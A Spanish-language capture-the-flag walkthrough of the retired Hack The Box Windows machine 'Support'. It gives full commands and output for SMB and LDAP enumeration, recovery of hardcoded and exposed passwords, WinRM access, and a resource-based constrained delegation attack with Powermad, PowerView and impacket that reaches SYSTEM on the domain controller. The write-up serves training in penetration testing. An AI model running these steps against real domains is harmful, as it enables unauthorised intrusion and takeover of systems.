


Máquina Support



A dark-themed card for a virtual machine named 'Support'. At the top, there is a circular icon with a green border containing a woman's face wearing glasses and a headset, with a laptop below her. The word 'Support' is written in white in the center. Below it is a green cube icon. At the bottom, there are four columns of information: OS (Windows), RELEASE DATE (30 Jul 2022), DIFFICULTY (Easy), and MACHINE STATE (Retired).

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Windows	30 Jul 2022	Easy	Retired

27 Diciembre

Hack The Box

Creado por: dandy_loco

Realizamos una enumeración de SMB y vemos los siguientes recursos.

```
(root@kali)~/home/kali/HTB/support
# smbclient -L 10.10.11.174 -N

Sharename      Type      Comment
-----
ADMIN$         Disk     Remote Admin
C$             Disk     Default share
IPC$           IPC       Remote IPC
NETLOGON       Disk     Logon server share
support-tools  Disk     support staff tools
SYSVOL         Disk     Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Revisamos el contenido del recurso “support-tools” y nos llama la atención el fichero “UserInfo.exe.zip”


2. Análisis de vulnerabilidades

Para trabajar más cómodamente, nos traemos el binario a una máquina Windows, donde podamos disponer de la VPN de Hack The Box y ejecutamos el programa. Antes debemos meter en el fichero C:\Windows\System32\drivers\etc\hosts el nombre y dirección IP de la máquina víctima, tal y como hicimos en el fichero /etc/hosts.


```
D:\Users\j... \Desktop\UserInfo.exe>UserInfo.exe find -first *
raven.clifton
anderson.damian
monroe.david
cromwell.gerard
west.laura
levine.leopoldo
langley.lucy
daughtler.mabel
bardot.mary
stoll.rachelle
thomas.rafael
smith.rosario
wilson.shelby
hernandez.stanley
ford.victoria
```

Conseguimos una lista de usuarios potenciales. Antes de intentar otros vectores de ataque, vamos a intentar hacer un poco de ingeniería inversa con el ejecutable, por si encontramos alguna credencial o similar. Nos descargamos dnSpy (<https://github.com/dnSpy/dnSpy>) y abrimos el binario.

Investigando vemos la clase LdapQuery, la cual vemos que usa el usuario “support\ldap” y obtiene una credencial. Vamos a intentar recuperar el valor de dicha credencial. Creamos un punto de interrupción (F9) en esa línea y con F5 ejecutamos el programa pasándole los argumentos que pusimos durante la ejecución manual.



La ejecución del programa se para donde habíamos puesto el punto de interrupción.




Ahora pulsamos F10, para ir a la siguiente línea de ejecución y obtener el valor de la password.

Nombre	Valor	Tipo
UserInfo.Services.Protected.getPassword devuelto	"nvEfEK16^1aM4\$e7AcUf8x\$tRWxPWO1%lmz"	string
this	(UserInfo.Services.LdapQuery)	UserInfo.Services.LdapQuery
password	"nvEfEK16^1aM4\$e7AcUf8x\$tRWxPWO1%lmz"	string

Usuario: ldap@support.htb

Clave: nvEfEK16^1aM4\$e7AcUf8x\$tRWxPWO1%lmz


Validamos dichas credenciales con crackmapexec. Probamos si son válidas para conectarnos por WinRM, pero no funcionan.



Vamos a realizar una enumeración del servicio de LDAP ahora que tenemos unas credenciales válidas.

```
(root@kali)-[~/home/kali/HTB/support/content]
└─# ldapdomaindump -u "support.htb\ldap" -p 'nvEfEK16^1aM4$e7AcLUf8x$tRWxPW01%lmz' 10.10.11.174
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Con Python, publicamos un servicio web apuntando al directorio donde hemos alojado los ficheros obtenidos por el comando “*ldapdomaindump*” e investigamos los resultados.



Vemos un grupo que no es habitual “*Shared Support Accounts*”. También vemos que el único usuario que pertenece a Remote Management Users es el usuario “*support*”. Tendremos que intentar convertirnos es ese usuario.

Shared Support Accounts									
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
support	support	support	05/28/22 11:12:00	12/27/22 07:47:19	12/27/22 08:36:58	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:12:00	1105	

Remote Management Users									
CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
support	support	support	05/28/22 11:12:00	12/27/22 07:47:19	12/27/22 08:36:58	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:12:00	1105	

3. Explotación y acceso

Vamos a realizar una enumeración más exhaustiva del servicio LDAP con el comando “*ldapsearch*”.

```
(root@kali)-[~/home/kali/HTB/support/content]
└─# ldapsearch -x -b 'dc=support,dc=htb' -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEFEK16^1aM4$e7AcLUf8x$tRWxPWO1%lmz' | more
```

Revisamos con cuidado la información hasta que llegamos al usuario “*support*”, donde vemos una posible clave en el campo “*Info*”.

```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
```

Clave: *Ironside47pleasure40Watchful*

Validamos las credenciales con “*crackmapexec*” y vemos que nos pone “*Pwn3d!*”, por lo que las credenciales son válidas y nos da acceso a la máquina víctima.

```
(root@kali)-[~/home/kali/HTB/support/content]
└─# crackmapexec winrm 10.10.11.174 -u "support" -p "Ironside47pleasure40Watchful"
SMB 10.10.11.174 5985 DC [*] Windows 10.0 Build 20348 (name:DC) (domain:support.htb)
HTTP 10.10.11.174 5985 DC [*] http://10.10.11.174:5985/wsman
WINRM 10.10.11.174 5985 DC [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
```

Nos conectamos a la máquina víctima con “*EvilWinRM*”.

```
(root@kali)-[~/home/kali/HTB/support/content]
└─# evil-winrm -i 10.10.11.174 -u "support@support.htb" -p 'Ironside47pleasure40Watchful'
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents>
```

4. Escalada de privilegios.

Realizamos una enumeración básica y no vemos nada de interés. Vamos a intentar que BloodHound no de esa vía potencial.

```
(root@kali)~/home/kali/HTB/support/content
└─# bloodhound-python -u "support" -p "Ironsides47pleasure40Watchful" -d support.htb -c All -v --zip -dc support.htb -ns 10.10.11.174
```

Subimos esos ficheros a nuestro BloodHound. Analizamos el grupo "Shared Support Accounts" Y vemos una vía potencial de escalar privilegios.



Seguimos los pasos que nos indica HackTricks: <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resource-based-constrained-delegation> para aprovecharnos de los privilegios que tiene el grupo "Shared Support Accounts". Pasamos a la máquina víctima el script en PowerShell "Powermad" (<https://raw.githubusercontent.com/Kevin-Robertson/Powermad/master/Powermad.ps1>)

```
*Evil-WinRM* PS C:\Users\support\Documents> upload Powermad.ps1
Info: Uploading Powermad.ps1 to C:\Users\support\Documents\Powermad.ps1

Data: 180780 bytes of 180780 bytes copied

Info: Upload successful!
```

Y seguimos los siguientes pasos:

1. `import-module ./Powermad.ps1`
2. `New-MachineAccount -MachineAccount SERVICEA -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose`
3. <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>
4. `import-module ./PowerView.ps1`
5. Comprobamos que se ha creado el objeto con: `Get-DomainComputer SERVICEA`.
6. `$ComputerSid = Get-DomainComputer SERVICEA -Properties objectsid | Select -Expand objectsid`
7. `$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;)$ComputerSid"`
8. `$SDBytes = New-Object byte[] ($SD.BinaryLength)`
9. `$SD.GetBinaryForm($SDBytes, 0)`
10. `Get-DomainComputer dc.support.htb | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}`
11. Comprobamos si todo a funcionado: `Get-DomainComputer dc.support.htb -Properties 'msds-allowedtoactonbehalfofotheridentity'`
- 12.

```
*Evil-WinRM* PS C:\Users\support\Documents> upload PowerView.ps1
Info: Uploading PowerView.ps1 to C:\Users\support\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied content

Info: Upload successful!
```

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer SERVICEA
Name                : SERVICEA
DistinguishedName   : CN=SERVICEA,CN=Computers,DC=support,DC=htb
ObjectClass          : {top, person, organizationalPerson, user ...}
Name                 : SERVICEA
ObjectSID            : S-1-5-21-1677581083-3380853377-188903654-5101
SamAccountName       : SERVICEA$
PwdLastSet           : 12/27/2022 1:38:20 AM
LogonCount           : 0
BadPasswordTime      : 12/31/1600 4:00:00 PM
```

```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer dc.support.htb -Properties *msds-allowedtoactonbehalffotheridentity
msds-allowedtoactonbehalffotheridentity
{1, 0, 4, 128 ... }
```

Podríamos tirar de Rubeus como indica Hacktricks, pero hay una herramienta más cómoda, llamada rbcd.py (<https://github.com/tothi/rbcd-attack>) . Podríamos haber automatizado con ella todos estos pasos que hemos hecho ahora. No obstante, al final de la web nos explica como realizar el ataque con impacket:

1. `impacket-getST -spn cifs/dc.support.htb -impersonate administrator -dc-ip 10.10.11.174 support.htb/SERVICEA$:123456`
2. `export KRB5CCNAME=administrator.ccache`

```
(root@kali)~/home/kali/HTB/support/content
└─$ impacket-getST -spn cifs/dc.support.htb -impersonate administrator -dc-ip 10.10.11.174 support.htb/SERVICEA$:123456
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting SAU2self
[*] Requesting SAU2Proxy
[*] Saving ticket in administrator.ccache

(root@kali)~/home/kali/HTB/support/content
└─$ export KRB5CCNAME=administrator.ccache
```

Ahora con psexec, deberíamos poder ganar acceso como `nt authority\system`.

```
(root@kali)~/home/kali/HTB/support/content
└─$ impacket-psexec -k dc.support.htb
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc.support.htb....
[*] Found writable share ADMIN$
[*] Uploading file fD0DFKAA.exe
[*] Opening SVCManager on dc.support.htb....
[*] Creating service BHKh on dc.support.htb....
[*] Starting service BHKh....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```